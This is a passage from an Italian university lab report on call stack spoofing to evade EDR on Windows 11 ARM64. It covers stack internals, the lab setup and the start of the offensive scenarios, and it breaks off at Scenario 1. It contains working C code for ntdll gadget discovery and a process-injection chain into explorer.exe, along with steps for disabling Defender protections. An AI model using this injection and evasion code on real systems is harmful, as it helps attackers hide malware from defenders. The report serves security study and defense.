

ARM64 Call Stack Spoofing

Defense Evasion su Windows 11 ARM64

Laboratorio di Cybersecurity

Corso di Laurea in Tecnologie Cloud e CyberSecurity

Università degli Studi di Salerno

A.A. 2025/2026

Davide Galdiero

12 giugno 2026

Indice

1	Introduzione	3
1.1	Threat Model	3
2	Fondamenti ARM64 su Windows	5
2.1	Layout della Memoria di Processo su Windows	5
2.2	Calling Convention ARM64 su Windows	6
2.3	La Catena x29/x30	7
2.4	ARM64 vs x86_64: Differenze per il Call Stack Spoofing	8
2.5	Strutture <code>.pdata</code> e <code>.xdata</code>	9
2.6	Il TEB e la Validazione dei Limiti dello Stack	10
2.7	Ambiente di Laboratorio	10
3	Analisi Offensiva: 4 Scenari di Injection	12
3.1	Scenario 1: Baseline — Chiamata Diretta	16
3.1.1	Meccanismo	17
3.1.2	Codice Rilevante	17
3.1.3	Stack in Memoria	17
3.1.4	Evidenze Raccolte	17
3.1.5	Riepilogo	19
3.2	Scenario 2: Single-Frame Spoofing	19
3.2.1	Meccanismo	19
3.2.2	Codice Rilevante	20
3.2.3	Stack in Memoria	21
3.2.4	Evidenze Raccolte	22
3.2.5	Riepilogo	23
3.3	Scenario 3: Multi-Frame Chain Spoofing	23
3.3.1	Meccanismo	23
3.3.2	Codice Rilevante	24
3.3.3	Stack in Memoria	25
3.3.4	Evidenze Raccolte	25
3.3.5	Riepilogo	27
3.4	Scenario 4: Stack Pivot	27
3.4.1	Meccanismo	28
3.4.2	Codice Rilevante	28
3.4.3	Stack in Memoria	30
3.4.4	Evidenze Raccolte	30
3.4.5	Riepilogo	31
3.5	Riepilogo Comparativo	31

4	Analisi Difensiva	33
4.1	Mapping Difensivo per Scenario	33
4.2	Visibilità degli Stack Walker	34
4.3	Analisi con Microsoft Defender for Endpoint	35
4.3.1	Architettura del Sensore	35
4.3.2	Il Trap Frame come Fonte Autoritativa	35
4.3.3	Copertura per Scenario	35
5	Conclusioni: Tradeoff Attaccante / Difensore	37
5.1	Tradeoff dell'Attaccante: Complessità vs Invisibilità	37
5.2	Segnali Residui Ineliminabili in User-Mode	38
5.3	Tradeoff del Difensore: Copertura vs Costo	38
5.3.1	Soluzione: EDR o Accettare i Gap	38

Capitolo 1

Introduzione

La *call stack* è la struttura dati che il sistema operativo mantiene per ogni thread in esecuzione: registra la sequenza di funzioni attive, dalla funzione corrente fino al punto di ingresso del thread. Su questa struttura si basa una classe importante di tecniche difensive: gli strumenti di sicurezza intercettano le chiamate alle API di sistema sensibili e risalgono la call stack per ricostruire il contesto di invocazione. Se la sequenza di chiamate ha origine da codice firmato e legittimo, l'operazione è classificata come benigna; se risale a un modulo sconosciuto o non firmato, viene segnalata come anomala. Il *call stack spoofing* è una tecnica di *defense evasion* che sfrutta questa dipendenza: falsificando i frame pointer e i return address visibili agli stack walker, è possibile presentare una call chain apparentemente legittima anche durante operazioni intrinsecamente sospette.

Gli strumenti che si affidano a questa ispezione appartengono alla categoria degli *Endpoint Detection and Response* (EDR). Un EDR è un agente software distribuito su ogni endpoint aziendale con l'obiettivo di rilevare comportamenti malevoli a runtime, raccogliere telemetria e, nelle configurazioni più aggressive, bloccare le operazioni classificate come pericolose. Intercettano le chiamate alle API di sistema e ispezionano la call stack per attribuire ogni operazione al codice che l'ha originata.

Il collegamento tra call stack spoofing e EDR è diretto: poiché l'EDR usa la call stack come segnale di attribuzione, un attaccante che controlli ciò che la call stack mostra può ridurre la probabilità che un'operazione sospetta venga correttamente classificata. Invece di apparire come originata da codice malevolo, l'azione risulta attribuita a una libreria di sistema legittima e viene trattata come benigna dall'EDR.

1.1 Threat Model

Un caso emblematico è il *worm*: una volta ottenuta l'esecuzione su un sistema enterprise, deve allocare memoria eseguibile in altri processi, accedere allo spazio di indirizzamento di processi privilegiati e replicarsi lateralmente. Si tratta di operazioni che l'EDR monitora sistematicamente e che, se attribuite al binario del worm, generano un alert e potenzialmente un blocco. Il call stack spoofing consente al worm di eseguire queste stesse operazioni facendo apparire ogni chiamata sensibile come originata da codice di sistema, riducendo la superficie di rilevamento senza modificare il comportamento funzionale.

Il threat model di questo elaborato è il seguente: l'attore è un operatore di ransomware. Ha già ottenuto l'esecuzione iniziale su un endpoint enterprise tramite tecniche esterne allo scope di questo elaborato (phishing, sfruttamento di vulnerabilità, compromissione della supply chain). L'obiettivo successivo è eseguire operazioni ad alto rischio: movimento

laterale, escalation di privilegi, esfiltrazione di dati, deployment del payload finale, mentre l'EDR è attivo. Poiché l'ambiente enterprise garantisce la presenza di un EDR per requisito normativo, la capacità di ridurre la visibilità è un vantaggio operativo concreto per l'attaccante. Il contesto consumer privo di EDR per default non è rilevante per queste tecniche: senza uno strumento che ispeziona la call stack, non c'è nulla da ingannare.

Questo elaborato documenta empiricamente come le tecniche di call stack spoofing si adattino all'architettura ARM64 su Windows 11 e misura il loro effetto sulla visibilità degli strumenti di analisi stack, con Microsoft Defender for Endpoint come strumento difensivo di riferimento nel laboratorio.

Capitolo 2

Fondamenti ARM64 su Windows

Questo capitolo fornisce il quadro teorico necessario per interpretare i cinque scenari del Capitolo 3. L'attenzione è concentrata sugli aspetti dell'architettura ARM64 e delle strutture Windows che influenzano direttamente il call stack spoofing: il layout della memoria di processo (VAS, VAD, `ntdll.dll`), la calling convention, la catena di frame pointer, il segmento `.pdata` e la validazione dei limiti dello stack tramite il Thread Environment Block.

2.1 Layout della Memoria di Processo su Windows

Ogni processo Windows dispone di un proprio *Virtual Address Space* (VAS): uno spazio di indirizzi virtuali isolato, gestito dal kernel, che crea per ogni processo l'illusione di avere accesso esclusivo alla memoria. Gli indirizzi virtuali non corrispondono direttamente alla memoria fisica: è il Memory Manager del kernel a tradurre ogni accesso tramite le page table, garantendo l'isolamento tra processi in modo trasparente al codice user-mode.

Su piattaforma ARM64, sebbene i registri siano a 64 bit, l'hardware implementa fisicamente solo 48 linee di indirizzamento. La convenzione ARM64 (*canonical address*) impone che i bit 63:48 siano l'estensione di segno del bit 47: indirizzi con bit 47 = 0 (bit superiori tutti zero) appartengono allo spazio utente; indirizzi con bit 47 = 1 (bit superiori tutti uno, prefisso `0xFFFF8...`) appartengono al kernel. Qualsiasi altro pattern genera un fault della CPU. Lo spazio utente dispone quindi di $2^{47} = 128$ TB, dall'indirizzo `0x0000000000000000` al massimo indirizzo con bit 47 = 0: `0x00007FFFFFFFFFFFFF`. All'interno di questo spazio, il loader mappa le regioni principali illustrate in Tabella 2.1.

Regione	Contenuto e caratteristiche
Stack del thread	Cresce verso indirizzi decrescenti. Dimensione di default 1 MB (espandibile). Allocata dal kernel; tipo <code>MEM_STACK</code> . I limiti sono registrati nel TEB (<code>StackBase</code> , <code>StackLimit</code>).
Heap	Allocazioni dinamiche via <code>HeapAlloc</code> / <code>VirtualAlloc</code> . Più heap possono coesistere; tipo <code>MEM_PRIVATE</code> .
Moduli (<code>.text</code>)	Codice eseguibile e DLL mappati in sola lettura. Contengono i segmenti <code>.pdata</code> e <code>.xdata</code> per l'unwinding delle eccezioni.
TEB / PEB	Strutture per-thread e per-processo mappate dal kernel. Su ARM64 il registro <code>x18</code> punta al TEB corrente.

Tabella 2.1: Principali regioni della memoria di processo su Windows 11 ARM64.

Tra i moduli caricati in ogni processo, `ntdll.dll` occupa un ruolo privilegiato: è la DLL di sistema più bassa del mondo user-mode, mappata automaticamente dal kernel prima ancora che il processo parta. Contiene tre categorie di funzioni: gli stub delle system call (`Nt*`/`Zw*`), che eseguono la transizione verso il kernel; la runtime library (`Rtl*`), che include `RtlVirtualUnwind` e le primitive per la gestione delle eccezioni; il loader (`Ldr*`), responsabile del caricamento delle altre DLL. Essendo presente in ogni processo Windows e contenendo migliaia di call site con record `.pdata` validi, `ntdll.dll` sarà la fonte dei gadget utilizzati nei cinque scenari del Capitolo 3.

Il kernel traccia ogni regione allocata nel VAS attraverso una struttura dati denominata *Virtual Address Descriptor* (VAD): un albero rosso-nero radicato in `EPROCESS` in cui ogni nodo descrive un intervallo di indirizzi con il tipo di allocazione (`MEM_STACK`, `MEM_PRIVATE`, `MEM_MAPPED`, `MEM_IMAGE`) e i permessi di accesso. Da user-mode, `VirtualQuery()` interroga il VAD e restituisce queste informazioni per qualsiasi indirizzo del processo. Il kernel assegna automaticamente il tipo `MEM_STACK` allo stack di sistema di ogni thread; le regioni allocate con `VirtualAlloc` ricevono invece il tipo `MEM_PRIVATE`. Questa distinzione è rilevante per il rilevamento dello stack pivot: un fake stack allocato con `VirtualAlloc` è strutturalmente distinguibile dallo stack di sistema tramite `VirtualQuery`, indipendentemente dai valori contenuti nel TEB (Sezione 2.6).

ASLR (Address Space Layout Randomization) è attivo per default su Windows 11: la base di ogni modulo cambia ad ogni run, mentre i relativi offset (RVA) restano costanti.

2.2 Calling Convention ARM64 su Windows

La Windows ARM64 ABI (Application Binary Interface) differisce significativamente dalla Microsoft x86_64 ABI [2]. La Tabella 2.2 ne sintetizza le differenze rilevanti per l'analisi dello stack.

Aspetto	ARM64 Windows	x86_64 Windows
Argomenti interi/puntatori	x0–x7	rcx, rdx, r8, r9
Valore di ritorno	x0	rax
Frame pointer	x29	rbp (opzionale)
Link register	x30 (registro)	indirizzo su stack (via CALL)
TEB user-mode	x18 (riservato)	GS: [0x30]
Allineamento SP	16 byte obbligatorio	16 byte obbligatorio
Dimensione istruzione	4 byte fissi	1–15 byte variabile
<i>Registri callee-saved (non-volatile)</i>		
	x19–x28, x29, SP	rbx, rbp, rdi, rsi, r12–r15
<i>Semantica del Registro x30 (LR)</i>		
	Il registro x30 risulta volatile dal punto di vista del caller (in quanto viene sovrascritto da istruzioni BL/BLR), ma ricade sotto la responsabilità del callee preservarlo prima di eseguire chiamate nidificate. Sebbene non appartenga ai registri non-volatile in senso stretto, l'obbligo di conservazione spetta alla funzione chiamata.	

Tabella 2.2: Confronto tra la Windows ARM64 ABI e la Microsoft x86_64 ABI per gli aspetti rilevanti all'analisi dello stack [2].

Il punto di divergenza più rilevante per il call stack spoofing è il **link register**: su x86_64, l'istruzione **CALL** deposita automaticamente l'indirizzo di ritorno in cima allo stack prima di trasferire il controllo; su ARM64, l'istruzione **BL** (*Branch with Link*) salva l'indirizzo di ritorno nel registro **x30** (LR) senza toccare lo stack. Il valore di **x30** viene scritto nello stack *solo* dal prologo della funzione chiamata, se quella funzione effettuerà a sua volta altre chiamate (funzione non-leaf). Una funzione leaf che non chiama nessun'altra funzione può operare senza mai salvare **x30**.

Questa separazione tra il momento della chiamata e il momento del salvataggio del return address è la proprietà architetturale che rende possibile la sostituzione di LR con un gadget *dopo* il ritorno al chiamante.

2.3 La Catena x29/x30

Ogni funzione non-leaf costruisce il proprio frame stack seguendo uno schema uniforme imposto dal compilatore. Il prologo canonico ARM64 emesso da MSVC per una funzione con frame di dimensione N è:

```

1 stp    x29, x30, [sp, #-N]!    ; decrementa SP di N, salva {FP, LR}
2 mov    x29, sp                ; x29 = nuovo FP (top del frame
                                corrente)

```

Listing 2.1: Prologo canonico ARM64 Windows: salvataggio di FP e LR, costruzione del frame pointer

L'istruzione **stp** con modalità *pre-index* (!) esegue le due operazioni atomicamente: SP viene decrementato di N byte (il frame size, multiplo di 16), e la coppia {x29, x30}

viene scritta ai nuovi indirizzi `[SP+0]` e `[SP+8]`. L'istruzione successiva imposta `x29 = SP`, ancorandolo al top del frame appena costruito.

Al termine dell'esecuzione del prologo, la memoria attorno a `SP` forma la struttura mostrata in Tabella 2.3.

Offset da SP	Registro salvato	Significato
<code>[SP+0]</code>	<code>x29</code> (FP precedente)	puntatore al frame del chiamante
<code>[SP+8]</code>	<code>x30</code> (LR)	indirizzo di ritorno al chiamante
<code>[SP+16]</code> – <code>[SP+N-1]</code>	altri callee-saved	<code>x19–x28</code> , variabili locali

Tabella 2.3: Layout del frame stack ARM64 dopo l'esecuzione del prologo canonico.

La catena di frame pointer si forma perché ogni `x29` punta alla posizione `[SP+0]` del frame precedente, che contiene a sua volta il `x29` del frame ancora precedente. Un walker che segua questa catena risale l'intera call stack leggendo alternativamente il frame pointer e il return address salvati a ogni livello. In una chiamata diretta, questa catena è integra dalla funzione più profonda fino al CRT entry point.

2.4 ARM64 vs x86_64: Differenze per il Call Stack Spoofing

Quattro proprietà architetturali di ARM64 influenzano direttamente le tecniche di call stack spoofing rispetto all'equivalente x86_64.

Istruzioni a 4 byte fissi. Ogni istruzione ARM64 occupa esattamente 4 byte, allineata a 4 byte. Ne consegue che ogni indirizzo di ritorno valido è un multiplo di 4. In x86_64, dove le istruzioni hanno lunghezza variabile da 1 a 15 byte, un attaccante può scegliere gadget che puntino a offset arbitrari all'interno di una funzione. Su ARM64 i gadget validi sono esclusivamente agli indirizzi di inizio istruzione, riducendo (ma non eliminando) la superficie di selezione.

Assenza della RET a 1 byte. Su x86_64 le istruzioni hanno lunghezza variabile: il byte `0xC3` corrisponde a `RET` e compare frequentemente anche nel mezzo di istruzioni più lunghe, a offset non allineati. Un attaccante può puntare a qualsiasi occorrenza di quel byte in memoria e ottenere un gadget `RET` funzionante senza che quel byte sia mai stato scritto come istruzione autonoma. Su ARM64 questo meccanismo non esiste: l'allineamento a 4 byte impedisce di leggere istruzioni a offset arbitrari, quindi `RET` (alias `BR x30`, encoding `0xD65F03C0`) deve essere presente in forma esplicita a un indirizzo allineato, poiché non è ricavabile da sequenze casuali di byte. I gadget ARM64 risultano quindi meno numerosi e devono essere cercati all'interno delle istruzioni reali del codice di sistema.

LR come registro, non come valore sullo stack. Su x86_64, al momento dell'istruzione `CALL`, il return address è già in cima allo stack: un attaccante con scrittura arbitraria nello stack può sovrascrivere immediatamente il valore. Su ARM64, `x30` è un registro; viene scritto nello stack solo nel prologo della funzione chiamata. L'attacco deve quindi agire *dopo* il prologo, modificando il valore già salvato, oppure costruire un frame falso che presenti un LR controllato dall'attaccante al momento dello stack walk.

Registro x18 riservato al TEB. Su Windows ARM64, il registro x18 è riservato dal sistema operativo e punta sempre al Thread Environment Block (TEB) del thread corrente. Il codice kernel e user-mode che necessita di `StackBase` o `StackLimit` lo recupera direttamente da x18 senza passare per una system call, rendendo la validazione di SP a basso costo. Le implicazioni per il rilevamento dello stack pivot sono discusse nella Sezione 2.6.

2.5 Strutture .pdata e .xdata

Windows richiede che ogni funzione non-leaf di un modulo PE sia descritta da un record `RUNTIME_FUNCTION` nel segmento `.pdata` [3]. La struttura contiene tre campi a 32 bit, espressi come RVA (Relative Virtual Address) rispetto alla base del modulo:

```

1 typedef struct _RUNTIME_FUNCTION {
2     DWORD BeginAddress;    /* RVA inizio funzione */
3     DWORD EndAddress;      /* RVA fine funzione (escluso) */
4     DWORD UnwindData;      /* RVA del record UNWIND_INFO in .xdata
5     */
6 } RUNTIME_FUNCTION;

```

Listing 2.2: Struttura `RUNTIME_FUNCTION` in `.pdata` (ARM64)

Il segmento `.xdata`, puntato da `UnwindData`, contiene gli *unwind codes*: istruzioni che descrivono, in ordine inverso, ogni modifica a SP e ai registri callee-saved effettuata dal prologo. La funzione `RtlVirtualUnwind` dell'API Windows utilizza questi codici per riportare i registri allo stato che avevano prima della chiamata alla funzione, senza dover eseguire l'epilogo: è il meccanismo su cui si basa il walker `.pdata` di WinDbg e il runtime delle eccezioni C++.

Il processo di stack walking tramite `.pdata` segue i passi mostrati in Tabella 2.4.

Passo	Operazione
1	Dato PC corrente, cerca in <code>.pdata</code> il <code>RUNTIME_FUNCTION</code> il cui intervallo <code>[BeginAddress, EndAddress)</code> lo contenga.
2	Se trovato, chiama <code>RtlVirtualUnwind</code> con il record: i registri callee-saved e SP vengono ripristinati allo stato del chiamante.
3	Il nuovo PC è il return address ripristinato. Torna al passo 1.
4	Se non trovato (PC fuori da tutti i record), il walker si ferma: il return address non è recuperabile.

Tabella 2.4: Algoritmo del walker `.pdata` impiegato da WinDbg e dal runtime Windows.

Il passo 4 è il punto critico per le tecniche di spoofing: una funzione che contenga istruzioni di modifica di SP al di fuori del prologo canonico non è coperta da alcun record `RUNTIME_FUNCTION`. Quando il walker raggiunge quel PC, la ricerca in `.pdata` fallisce e la catena viene troncata, producendo un `RetAddr` nullo. Un gadget `ntdll` scelto come LR falso è invece coperto da un record valido perché è codice di sistema e viene attraversato correttamente, comparendo come frame intermedio in `CaptureStackBackTrace`.

2.6 Il TEB e la Validazione dei Limiti dello Stack

Il Thread Environment Block (TEB) è una struttura kernel allocata per ogni thread attivo e mappata nello spazio di indirizzi user-mode. Su ARM64 Windows il registro x18 contiene sempre il suo indirizzo base; i due campi rilevanti per la validazione dello stack sono accessibili a costo zero [4]:

```
1 ldr x0, [x18, #0x08] ; x0 = TEB.StackBase (indirizzo massimo
   stack)
2 ldr x1, [x18, #0x10] ; x1 = TEB.StackLimit (indirizzo minimo
   stack)
```

Listing 2.3: Accesso a StackBase e StackLimit dal TEB su ARM64 Windows

La validazione eseguita da `RtlCaptureStackBackTrace` prima di attraversare ogni frame è:

$$\text{TEB.StackLimit} \leq \text{SP} < \text{TEB.StackBase} \quad (2.1)$$

Se la condizione non è soddisfatta il walker restituisce zero frame *immediatamente*, senza produrre un backtrace parziale. Quando SP è all'interno dell'intervallo tutti i frame sono visibili; quando invece SP viene spostato su memoria allocata con `VirtualAlloc`, estranea all'intervallo TEB, la condizione (2.1) è immediatamente falsa: `CaptureStackBackTrace` restituisce zero frame e WinDbg emette il warning `Stack pointer is outside the normal stack bounds`.

Il TEB è una struttura *scrivibile* dallo user-mode: un attaccante potrebbe in linea di principio aggiornare `StackBase` e `StackLimit` per coprire il fake stack. Questa contromisura introduce però una firma rilevabile a livello di tipo di allocazione: il kernel assegna allo stack di sistema il tipo `MEM_STACK`, mentre una regione `VirtualAlloc` è di tipo `MEM_PRIVATE`. Le implicazioni difensive sono analizzate nel Capitolo 5.

2.7 Ambiente di Laboratorio

Il laboratorio simula le operazioni di evasione di un worm già in esecuzione sul sistema target: `stack_spoof.exe` invoca funzioni di sistema monitorate dagli stack walker (chiamata a funzione arbitraria negli scenari 1–3 e creazione di un processo nello scenario 5), applicando le tecniche di spoofing descritte nei cinque scenari. Il meccanismo di auto-replicazione non è oggetto di questo laboratorio: l'analisi è concentrata esclusivamente sulle tecniche di evasione dal rilevamento degli stack walker user-mode.

Macchina virtuale.

- **Hypervisor:** VMware Fusion su macOS Apple Silicon.
- **Sistema operativo:** Windows 11 ARM64, versione 25H2v2, build 26200.8037.
- **Risorse:** 2 vCPU Apple Silicon, 4 GB di RAM.

Software installato.

- **Git for Windows** per clonare la repository dalla VM.
- **Visual Studio** con i componenti *Sviluppo di applicazioni desktop con C++ e ARM64 Native Tools* per il toolchain di compilazione e linking ARM64.

Configurazione di Windows Defender. Windows Defender (Microsoft Defender Antivirus) è il tool di sicurezza preinstallato sull'ambiente di test. Per consentire la compilazione e l'esecuzione del binario senza interferenze sono state applicate le seguenti modifiche tramite l'interfaccia *Windows Security*:

- **Tamper Protection disabilitata** per impedire la modifica delle impostazioni di Defender da parte di processi non autorizzati; disabilitata per permettere la configurazione delle esclusioni successive.
- **Smart App Control disabilitato** in quanto il binario è compilato localmente senza firma digitale.
- **Esclusione della directory.** La cartella contenente la repository clonata è stata aggiunta alle esclusioni di Defender per impedire la quarantena automatica del binario durante compilazione ed esecuzione.

Strumenti di analisi. Gli strumenti impiegati sono WinDbg, System Informer e CaptureStackBackTrace; il meccanismo di ciascuno è descritto nella Sezione 3 del Capitolo 3.

Strumento di difesa. Microsoft Defender for Endpoint è la soluzione EDR enterprise impiegata nel laboratorio come strumento di difesa contro il call stack spoofing. Opera tramite sensori kernel-mode e fornisce la prospettiva del difensore sui comportamenti rilevati durante l'esecuzione dei cinque scenari. Il suo funzionamento e i risultati dell'analisi sono trattati nel Capitolo 4.

Ottenere il worm simulato. Nella directory esclusa da Defender:

1. `git clone https://github.com/taekwondodev/ARM64-CallStackSpoofing-Analysis.git`
2. `cd` nella cartella clonata.
3. Dall'ambiente *ARM64 Native Tools Command Prompt* di Visual Studio, eseguire `build.bat` per produrre `stack_spoof.exe`.

Capitolo 3

Analisi Offensiva: 4 Scenari di Injection

Il capitolo analizza quattro scenari di call stack spoofing applicati a una funzione di iniezione di codice in un processo di sistema. La funzione bersaglio è `InjectExplorer`: una catena API che esegue iniezione di memoria su `explorer.exe` tramite `OpenProcess`, `VirtualAllocEx`, `WriteProcessMemory` e `CreateRemoteThread`. A differenza delle funzioni simboliche impiegate nel codice originale di Hagenah (`SecretFunction` e `LaunchNotepad`), questa catena costituisce un segnale comportamentale riconoscibile dagli EDR: non è il contenuto del payload a essere rilevato, ma il *pattern* di chiamate API che lo porta all'esecuzione.

I quattro scenari progressivi documentano come la medesima operazione offensiva appare agli strumenti di analisi dello stack in funzione della tecnica di spoofing impiegata, dal ground truth della chiamata diretta alla completa evasione tramite stack pivot.

Il binario `stack_spoof.exe`

Il binario è composto da due file sorgente: `stack_spoof_arm64.c` (logica C: `InjectExplorer`, funzioni scenario, orchestrazione) e `stack_spoof_arm64.asm` (stub in assembly ARM64 che manipolano direttamente SP, x29 e x30).

Infrastruttura comune: gadget discovery.

```
1  /* Maschera per riconoscere un'istruzione BL (Branch with Link) a
   2     32 bit */
3  #define ARM64_BL_MASK    0xFC000000
4  #define ARM64_BL_OPCODE 0x94000000
5
6  /* Scansiona .text di ntdll cercando istruzioni BL.
   7     Ogni BL si trova in una funzione non-leaf: l'indirizzo che lo
   8     segue
   9     cade nel range [BeginAddress, EndAddress) del suo
  10     RUNTIME_FUNCTION.
  11     RtlLookupFunctionEntry(gadget) restituisce un record valido: il
  12     walker
   applica gli unwind codes e risale la catena senza anomalie.
  */
11 BOOL CacheCallSites(const char *moduleName, GADGET_CACHE *cache) {
12     /* ... parse PE headers per localizzare .text ... */
```

```

13     while (pCurrent < pEnd && cache->count < MAX_GADGETS) {
14         if (((*pCurrent) & ARM64_BL_MASK) == ARM64_BL_OPCODE)
15             cache->addresses[cache->count++] = (void *) (pCurrent +
16                 1);
17         pCurrent++;
18     }
19
20     /* Seleziona un gadget casuale: la randomizzazione impedisce firme
21     statiche basate su un indirizzo fisso. */
22     void *GetRandomGadget(GADGET_CACHE *cache) {
23         return cache->addresses[rand() % cache->count];
24     }
25
26     /* Inizializzazione in main(): prerequisito per tutti gli scenari
27     */
28     SymInitialize(GetCurrentProcess(), NULL, TRUE); /* attiva
29     risoluzione simboli */
30     CacheCallSites("ntdll.dll", &g_gadgetCache); /* popola il pool
31     di gadget */

```

Listing 3.1: Infrastruttura C condivisa: gadget discovery su ntdll.dll.

Compilazione con build.bat.

```

1  REM  Richiede: ARM64 Native Tools Command Prompt (armasm64 in PATH)
2
3  REM  1. Assembla gli stub ARM64 -- nessun compilatore C intermedia
4  armasm64 -o stack_spoof_arm64_asm.obj stack_spoof_arm64.asm
5
6  REM  2. Compila il sorgente C
7  cl.exe /O2 /MT /Zi /c stack_spoof_arm64.c
8
9  REM  3. Linka per ARM64 con i simboli di debug e le librerie di
10 sistema
11 link.exe /OUT:stack_spoof.exe /MACHINE:ARM64 /DEBUG /PDB:
12 stack_spoof.pdb ^
13     stack_spoof_arm64.obj stack_spoof_arm64_asm.obj ^
14     dbghelp.lib kernel32.lib ntdll.lib

```

Listing 3.2: Script build.bat: compilazione in tre passi.

Stub assembly. MSVC su ARM64 non supporta inline assembly: qualsiasi modifica diretta a SP, x29 o x30 richiede stub separati, scritti al di fuori del modello del compilatore. Il meccanismo specifico di ciascuno stub è descritto nella sezione dello scenario che lo impiega.

La funzione target: InjectExplorer

InjectExplorer è la funzione bersaglio di tutti e quattro gli scenari. È dichiarata `__declspec(noinline)`: MSVC emette un record `RUNTIME_FUNCTION` proprio, rendendo il frame risolvibile da `RtlVirtualUnwind` in modo non ambiguo.

```
1  /* InjectExplorer: catena API per iniezione di codice in explorer.  
   exe.  
2  Il segnale per gli EDR non e' il payload (benigno) ma il pattern  
   API:  
3  OpenProcess(PROCESS_VM_WRITE|PROCESS_VM_OPERATION|  
   PROCESS_CREATE_THREAD)  
4  + VirtualAllocEx(RWX) + WriteProcessMemory + CreateRemoteThread.  
   */  
5  __declspec(noinline) BOOL WINAPI InjectExplorer(LPVOID param) {  
6  /* Traccia lo stack user-mode all'ingresso: visione per  
   CaptureStackBackTrace */  
7  void *backtrace[12];  
8  USHORT frames = CaptureStackBackTrace(0, 12, backtrace, NULL);  
9  /* ... risoluzione simbolica e stampa backtrace ... */  
10  
11  /* [1] Trova il PID di explorer.exe tramite snapshot processi  
   */  
12  DWORD explorerPid = 0;  
13  HANDLE hSnap = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);  
14  PROCESSENTRY32W pe = {sizeof(pe)};  
15  if (Process32FirstW(hSnap, &pe)) {  
16      do {  
17          if (wcscmp(pe.szExeFile, L"explorer.exe") == 0)  
18              explorerPid = pe.th32ProcessID;  
19          } while (!explorerPid && Process32NextW(hSnap, &pe));  
20      }  
21      CloseHandle(hSnap);  
22  
23  /* [2] Apre il processo con diritti di scrittura e creazione  
   thread */  
24  HANDLE hProc = OpenProcess(  
25      PROCESS_VM_WRITE | PROCESS_VM_OPERATION |  
26      PROCESS_CREATE_THREAD,  
27      FALSE, explorerPid);  
28  
29  /* [3] Alloca una pagina RWX nel processo target */  
30  LPVOID remMem = VirtualAllocEx(hProc, NULL, 4096,  
31      MEM_COMMIT | MEM_RESERVE,  
32      PAGE_EXECUTE_READWRITE);  
33  
34  /* [4] Payload ARM64 benigno: 3 x NOP + RET (16 byte) */  
35  BYTE payload[] = {  
36      0x1F, 0x20, 0x03, 0xD5, /* NOP */  
37      0x1F, 0x20, 0x03, 0xD5, /* NOP */  
38      0x1F, 0x20, 0x03, 0xD5, /* NOP */  
39      0xC0, 0x03, 0x5F, 0xD6 /* RET */
```

```

39     };
40     SIZE_T written = 0;
41     WriteProcessMemory(hProc, remMem, payload, sizeof(payload), &
        written);
42
43     /* [5] Crea un thread remoto che esegue il payload in explorer.
        exe */
44     HANDLE hThread = CreateRemoteThread(hProc, NULL, 0,
45                                         (LPTHREAD_START_ROUTINE)
66                                         remMem,
46                                         NULL, 0, NULL);
47
48     WaitForSingleObject(hThread, 2000);
49     VirtualFreeEx(hProc, remMem, 0, MEM_RELEASE);
50     CloseHandle(hThread);
51     CloseHandle(hProc);
52     return TRUE;
53 }

```

Listing 3.3: InjectExplorer: catena API di iniezione su explorer.exe e traccia CaptureStackBackTrace all'ingresso.

La catena si articola in cinque fasi sequenziali:

1. **CaptureStackBackTrace.** All'ingresso della funzione, prima di qualsiasi altra operazione, CaptureStackBackTrace percorre la catena x29/x30 e ne stampa i simboli sulla console. È questa la chiamata che produce i backtrace [00]...[nn] riportati nelle evidenze dei singoli scenari.
2. **Enumerazione processi.** CreateToolhelp32Snapshot + Process32FirstW/Process32NextW individuano il PID di explorer.exe.
3. **OpenProcess.** Tre diritti sono richiesti: PROCESS_VM_WRITE, PROCESS_VM_OPERATION, PROCESS_CREATE_THREAD. Questo insieme costituisce il segnale comportamentale primario per gli EDR: nessuna funzione legittima del sistema operativo richiede contemporaneamente scrittura di memoria remota e creazione di thread nello stesso processo.
4. **VirtualAllocEx + WriteProcessMemory.** Una pagina PAGE_EXECUTE_READWRITE (RWX) è allocata nel target e popolata con il payload: 3 istruzioni NOP ARM64 (0x1F 20 03 D5) più RET (0xC0 03 5F D6). Il payload è benigno: il suo scopo è esclusivamente esercitare il pattern API. La segnalazione EDR avviene per il *comportamento*, non per il contenuto del codice iniettato.
5. **CreateRemoteThread.** Il thread remoto viene avviato sull'indirizzo allocato; il payload esegue tre NOP e ritorna immediatamente.

Strumenti e Metodologia di Analisi

Ogni scenario è analizzato con tre strumenti di osservazione, ciascuno con un meccanismo di stack walking distinto.

WinDbg. Debugger Microsoft in modalità user-mode attach con simboli pubblici. Il walker si basa su `RtlVirtualUnwind`: legge i record `RUNTIME_FUNCTION` nel segmento `.pdata` del PE per ricostruire virtualmente lo stato dei registri frame per frame, indipendentemente da `x29`. Più robusto della catena FP ma dipende dall'integrità e completezza dei metadati `.pdata`.

System Informer. Walker ibrido che combina la catena `x29/x30` con i record `.pdata`. Le righe evidenziate in giallo indicano frame che il walker non riesce a risolvere completamente: nello scenario baseline corrispondono a funzioni inlined prive di frame proprio; negli scenari di spoofing indicano frame anomali o irrisolvibili.

CaptureStackBackTrace. Funzione Win32 invocata dall'interno di `InjectExplorer`: percorre la catena `x29/x30` in user-mode senza consultare `.pdata`. Se un LR è stato sostituito con un gadget `ntdll`, lo riporta senza verificarne l'autenticità. L'output è visibile sulla console del binario.

Sequenza di analisi WinDbg

La procedura è identica per tutti e quattro gli scenari; i comandi sono eseguiti nell'ordine seguente.

1. Breakpoint simbolico all'entry di `InjectExplorer`, prima che il prologo esegua: `bp stack_spoof!InjectExplorer`. SP non è ancora decrementato, ma il frame del chiamante è integro: è il momento in cui gadget inseriti e catena reale sono simultaneamente osservabili.
2. `g.` Avvia l'esecuzione fino al breakpoint.
3. `k.` Mostra la call stack applicando gli unwind codes dei record `.pdata` tramite `RtlVirtualUnwind`. Per ogni frame riporta `Child-SP`, `RetAddr` e `Call Site`. Le funzioni inlined compaiono come (`Inline Function`) senza un proprio `Child-SP`.
4. `dq sp L10.` Dump di 16 quadword a partire da SP. Permette di localizzare le coppie (FP, LR) costruite dagli stub assembly e verificare la presenza dei gadget `ntdll` nello stack grezzo.
5. `dt _NT_TIB @$teb.` Mostra `StackBase` (offset `+0x008`) e `StackLimit` (offset `+0x010`). Fornisce i limiti entro cui SP deve cadere per essere valido; usato per verificare la condizione di bounds negli scenari di stack pivot.

3.1 Scenario 1: Baseline — Chiamata Diretta

